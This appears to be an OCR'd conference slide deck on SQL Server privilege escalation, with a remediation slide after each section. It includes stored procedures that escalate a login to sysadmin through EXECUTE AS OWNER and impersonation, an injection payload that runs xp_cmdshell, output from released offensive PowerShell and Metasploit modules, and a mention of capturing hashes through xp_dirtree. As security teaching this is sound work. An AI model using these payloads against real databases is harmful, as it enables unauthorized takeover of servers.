
New Tools Released

- PowerShell
 - Invoke-SqlServer-Escalate-ExecuteAs.psm1
- Metasploit
 - mssql_escalate_execute_as.rb
 - mssql_escalate_execute_as_sqli.rb



#2 Automating the Attack

PowerShell



```
Administrator: Windows PowerShell
PS C:\> Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance 10.2.9.10
[*] Attempting to authenticate to 10.2.9.101 with SQL login myuser1...
[*] Connected.
[*] Enumerating a list of users that can be impersonated...
[*] Found 3 users that can be impersonated:
[*]   - sa
[*]   - MyUser3
[*]   - MyUser2
[*] Checking if any of them are sysadmins...
[*]   - sa - sysadmin!
[*]   - MyUser3 - NOT sysadmin
[*]   - MyUser2 - NOT sysadmin
[*] Attempting to add myuser1 to the sysadmin role via impersonation...
[*] Verifying that myuser1 was added to the sysadmin role...
[*] Success - myuser1 is now a sysadmin!
[*] All Done.
PS C:\>
```


#2 Automating the Attack

Metasploit

```
msf auxiliary(mssql_escalate_executeas_sqli) > run

[*] 10.2.9.101:80 - Grabbing the database user name...
[+] 10.2.9.101:80 - Database user: MyUser1
[*] 10.2.9.101:80 - Checking if MyUser1 is already a sysadmin...
[*] 10.2.9.101:80 - MyUser1 is NOT a sysadmin, let's try to escalate privileges.
[*] 10.2.9.101:80 - Enumerating a list of users that can be impersonated...
[+] 10.2.9.101:80 - 3 users can be impersonated:
[*] 10.2.9.101:80 -   MyUser2
[*] 10.2.9.101:80 -   MyUser3
[*] 10.2.9.101:80 -   sa
[*] 10.2.9.101:80 - Checking if any of them are sysadmins...
[*] 10.2.9.101:80 -   MyUser2 is NOT a sysadmin
[*] 10.2.9.101:80 -   MyUser3 is NOT a sysadmin
[+] 10.2.9.101:80 -   sa is a sysadmin!
[*] 10.2.9.101:80 - Attempting to impersonate sa...
[+] 10.2.9.101:80 - Success! MyUser1 is now a sysadmin!
[*] Auxiliary module execution completed
```

#2 DEMO



The image shows a screenshot of the Metasploit Pro Console window. The title bar reads "Metasploit Pro Console". The menu bar includes "File", "Edit", "View", and "Help". Below the menu is a toolbar with various icons. The main console area displays the command "msf auxiliary(mssql_escalate_execute_as_sqli) >". The bottom status bar indicates "Ready" and "26x99".

```
msf auxiliary(mssql_escalate_execute_as_sqli) >
```

#2 Logins with IMPERSONATE privilege

What's the fix?

- Don't use the IMPERSONATE privilege to access external resources
- Do consider using signed stored procedures as an alternative

#3

Database Users with Excess Privileges



#3 Database User Privileges

What's the issue?

- Application logins used to connect to SQL Server are mapped to database users that can **create stored procedures**
- Example = db_owner database role

#3 Database User Privileges

Why is it a problem?

- Database users can create stored procedures that EXECUTE AS OWNER
- Sysadmins own a lot of application databases
- So...database users can execute queries as sysadmins

#3 Database User Privileges

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- To escalate to sysadmin
 - Database user can create procedures
 - Sysadmin owns the database
 - Database is flagged as trustworthy

#3 Manual Attack

Db_owner Example

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser','sysadmin'
GO
```

#3 Manual Attack

Db_owner Example

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser', 'sysadmin'
GO
```

SYSADMIN
is the
OWNER

#3 Automating the Attack


New Tools Released

- PowerShell
 - Invoke-SqlServer-Escalate-Dbowner.psm1
- Metasploit
 - mssql_escalate_dbowner.rb
 - mssql_escalate_dbowner_sqli.rb



#3 Automating the Attack

PowerShell



The image shows a Windows PowerShell window titled "Windows PowerShell". The command entered is "PS C:\temp> import-module .\Invoke-SqlServerDbElevateDbOwner.ps1". This is followed by "PS C:\temp> Invoke-SqlServerDbElevateDbOwner -SqlUser myappuser -SqlPass MyPassword! -SqlServerInstance 10.2.2.184". The output of the script is displayed in green and yellow text:
[*] Attempting to Connect to 10.2.2.184 as myappuser...
[*] Connected.
[*] Enumerating accessible trusted databases owned by sysadmins...
[*] Found 1 trusted databases owned by a sysadmin.
[*] Checking if myappuser has db_owner role in any of them...
[*] myappuser has db_owner role in 1 of the databases.
[*] Attempting to add myappuser to the sysadmin role via the MyAppDb database...
[*] Success! - myappuser is now a sysadmin.
[*] All done.
PS C:\temp>

#3 Automating the Attack

Metasploit

```
root@PCME: ~
File Edit View Search Terminal Help
msf auxiliary(mssql_escalate_dbowner) > run
[*] Attempting to connect to the database server at 172.20.10.2 as db1_owner...
[+] Connected.
[*] Checking if db1_owner has the sysadmin role...
[*] You're NOT a sysadmin, let's try to change that.
[*] Checking for trusted databases owned by sysadmins...
[+] 2 affected database(s) were found:
[*] - master
[*] - testdb
[*] Checking if the user has the db_owner role in any of them...
[-] - No db_owner on master
[+] - db_owner on testdb found!
[*] Attempting to escalate in testdb!
[+] Congrats, db1_owner is now a sysadmin!.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

#3 DEMO

Metasploit Pro Console

```
File Edit View Help
msf auxiliary(mssql_escalate_dbowner) > 
```

Ready 26x99

#3 Database User Privileges

What's the fix?

- Don't provide database users with privileges to create procedures
- Don't allow sysadmins to own application databases
- Don't flag databases as trustworthy (when possible)

#4

Procedures with SQL Injection



#4 Procedures with SQL Injection

What's the issue?

- Stored procedures using dynamic SQL insecurely
- Stored procedures configured to run as a login with excessive privileges

#4 Procedures with SQL Injection

Why is it a problem?

- Can be vulnerable to SQL injection
- Can provide unauthorized data access
- Can be used to escalate privileges in some cases

#4 Procedures with SQL Injection

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- Dynamic SQL is used in the procedure
- Concatenating strings

#4 Procedures with SQL Injection

What are the attack requirements?

- Privilege escalation requirements
 - **WITH EXECUTE AS OWNER**
 - Database does have to be marked as trusted
 - **Signed with a certificate login**
 - Database does NOT have to be marked as trusted

#4 Manual Attack

Find Signed Stored Procedures with Dynamic SQL

The screenshot shows the Microsoft SQL Server Management Studio interface. The title bar reads "SQLQuery1.sql - 172.16.54.229\standard.master (sa (52))* - Microsoft SQL Server Management Studio". The Object Explorer pane shows a connection to "172.16.54.229\standard (SQL Server 11.0.3153 - sa)". The main query window contains the following dynamic SQL script:

```
when 'CPVA' then ak.name
END as CERT_NAME,
sp.name as CERT_LOGIN,
sp.sid as CERT_SID
FROM sys.crypt_properties cp
JOIN sys.objects o ON cp.major_id = o.object_id
LEFT JOIN sys.certificates cer ON cp.thumbprint = cer.thumbprint
LEFT JOIN sys.asymmetric_keys ak ON cp.thumbprint = ak.thumbprint
LEFT JOIN INFORMATION_SCHEMA.ROUTINES spr ON spr.ROUTINE_NAME = o.name
LEFT JOIN sys.server_principals sp ON sp.sid = cer.sid
WHERE o.type_desc = 'SQL_STORED_PROCEDURE' AND
(ROUTINE_DEFINITION like '%sp_executesql%' OR
ROUTINE_DEFINITION like '%sp_sqlexec%' OR
ROUTINE_DEFINITION like '%exec @%' OR
ROUTINE_DEFINITION like '%exec (%)' OR
ROUTINE_DEFINITION like '%exec(%)' OR
ROUTINE_DEFINITION like '%execute @%' OR
ROUTINE_DEFINITION like '%execute (%)' OR
ROUTINE_DEFINITION like '%execute(%)' OR
ROUTINE_DEFINITION like '%.....%' OR
ROUTINE_DEFINITION like '%..... +%')
ORDER BY CERT_NAME, ROUTINE_NAME
```

The results pane shows a single row of data:

DB_NAME	SCHEMA_NAME	SP_NAME	SP_CODE	CERT_NAME	CERT_LOGIN	CERT_SID
1 master	dbo	sp_sqlex2	- Create procedure CREATE PROCEDURE sp_sq... sp_sqlex2_cert	sp_sqlex2_cert	sp_sqlex2_login	0x01060000

The status bar at the bottom indicates "Query executed successfully." and shows the connection details: "172.16.54.229\standard (11.... | sa (52) | master | 00:00:00 | 1 rows".

#4 Manual Attack

Review Code

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = 'SELECT name FROM
master..sysdatabases where name
like ''%'+ @DbName+'%'' OR
name='tempdb''';
EXECUTE(@query)
END
GO
```

#4 Manual Attack

Review Code

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = 'SELECT name FROM
master..sysdatabases where name
like ''%' + @DbName+'%'''
name= ''tempdb''' ;
EXECUTE(@query)
END
GO
```

PURE EVIL

#4 Manual Attack

Inject Query to Execute OS Commands

```
EXEC MASTER.dbo.sp_sqli2  
'master''';EXEC master..xp_cmdshell ''whoami'''--';
```

#4 Manual Attack

Inject Query to Execute OS Commands

```
EXEC MASTER.dbo.sp_sqli2  
'master'';EXEC master..xp_cmdshell ''whoami'''--';
```



#4 Manual Attack

Review Code

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = 'SELECT name FROM
master..sysdatabases where name
like ''%master'';EXEC
master..xp_cmdshell ''whoami''-
-%''' OR name='tempdb'''';
EXECUTE(@query)
END
GO
```

#4 Manual Attack

Inject Query to Execute OS Commands

The screenshot shows a Microsoft SQL Server Management Studio (SSMS) interface. The title bar reads "SQLQuery5.sql - 172.16.54.229\standard.master (myuser (52))* - Microsoft SQL Server Management Studio". The menu bar includes File, Edit, View, SQL Enlight, Query, Project, Debug, Tools, Window, and Help. The toolbar has various icons for file operations, queries, and database management.

The Object Explorer on the left shows a connection to "172.16.54.229\standard (SQL Server 11.0.3153 - myuser)". Under this connection, there are nodes for Databases, Security, Server Objects, Replication, AlwaysOn High Availability, Management, and Integration Services Catalogs.

The main pane displays a query window titled "SQLQuery5.sql - 172...aster (myuser (52))*". The query is:

```
-- Attempt to execute xp_cmdshell inside the sp_sqliz2
EXEC MASTER..dbo.sp_sqliz2 'master';EXEC master..xp_cmdshell 'whoami'---
```

The results pane shows two tabs: "Results" and "Messages". The "Results" tab contains a table with one row:

name
1 master

The "Messages" tab is empty.

The status bar at the bottom indicates "Query executed successfully | 172.16.54.229\standard (11.... | myuser (52) | master | 00:00:00 | 3 rows". The status bar also shows "Ready", "Ln 3", "Col 1", "Ch 1", and "INS".

#4 Automating the Attack


New Tools Released

- PowerShell
 - Get-SqlServer-Escalate-SpSource.psm1



#4 Automating the Attack

Export Stored Procedures



The screenshot shows a Windows PowerShell ISE window with the title "Windows PowerShell ISE". The menu bar includes File, Edit, View, Tools, Debug, Add-ons, and Help. The toolbar contains various icons for file operations like Open, Save, and Print. The main pane displays the following command and its output:

```
PS C:\temp> Get-SqlServer-Escalate-SpSource -SQLServerInstance 172.16.54.229\standard -sqlUser sa -SqlPass MyPassword!
[*] Attempting to Connect to 172.16.54.229\standard as sa...
[*] Connected.
[*] Enumerating accessible databases...
[*] 1 accessible databases found.
[*] Searching for custom stored procedures...
[*] - Found 6 in master
[*] 6 custom stored procedures found across 1 databases.
[*] Exporting source code to .\sp_source_output...
[*] - Exporting from master
[*] All done, results can be found in .\sp_source_output\
```

The bottom status bar indicates "Completed" and shows the current position as "Ln 13 Col 13" and the zoom level as "160%".

#4 Automating the Attack

View Output

```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Script

PS C:\temp\sp_source_output> ls

Directory: C:\temp\sp_source_output

Mode                LastWriteTime        Length  Name
----                -----          -----  -
d----       1/4/2015 11:24 PM           0  exported_sp_tsquery_files
-a---       1/4/2015 11:24 PM      1643  exported_stored_procedures_source.csv

PS C:\temp\sp_source_output>
```

#4 Procedures with SQL Injection

What's the fix?

- Do use parameterized queries
- Don't concatenate strings in evil ways
- Don't use EXECUTE AS OWNER to access external resources
- Don't flag databases are trustworthy

#4 Procedures with SQL Injection

What's the fix?

- Do consider using signed procedures
 1. Create certificate
 2. Create login from certificate
 3. Only assign required privileges to the certificate login
 4. Sign procedures with certificate to provide access to required local and external resources

#4 Procedures with SQL Injection

What's the fix?

```
-- Create procedure with sql injection fix
CREATE PROCEDURE sp_sqli_fix
@DbName varchar(max)
AS
BEGIN
SELECT name FROM
master..sysdatabases WHERE name =
'tempdb' OR name = @DbName;
END
GO
```

No EXECUTE AS OWNER

No concatenating strings

#5

Public EXECUTE on Dangerous Procedures



#5 Execute on Dangerous Procedures

What's the issue?

- Dangerous stored procedures and functions are available to the public server role **by default**

#5 Execute on Dangerous Procedures

Why is it a problem?

- Remember, public = all logins
- Impact varies depending on procedure or function

#5 Execute on Dangerous Procedures

Why is it a problem?

- **xp_regread** - Read registry as service account
- **xp_dirtree** - Capture/crack service account
NetNTLMv2 password hashes (35 billion a sec)
- **SUSER_NAME** - Enumerate SQL Server logins
- **SUSER_SNAME** - Enumerate domain users

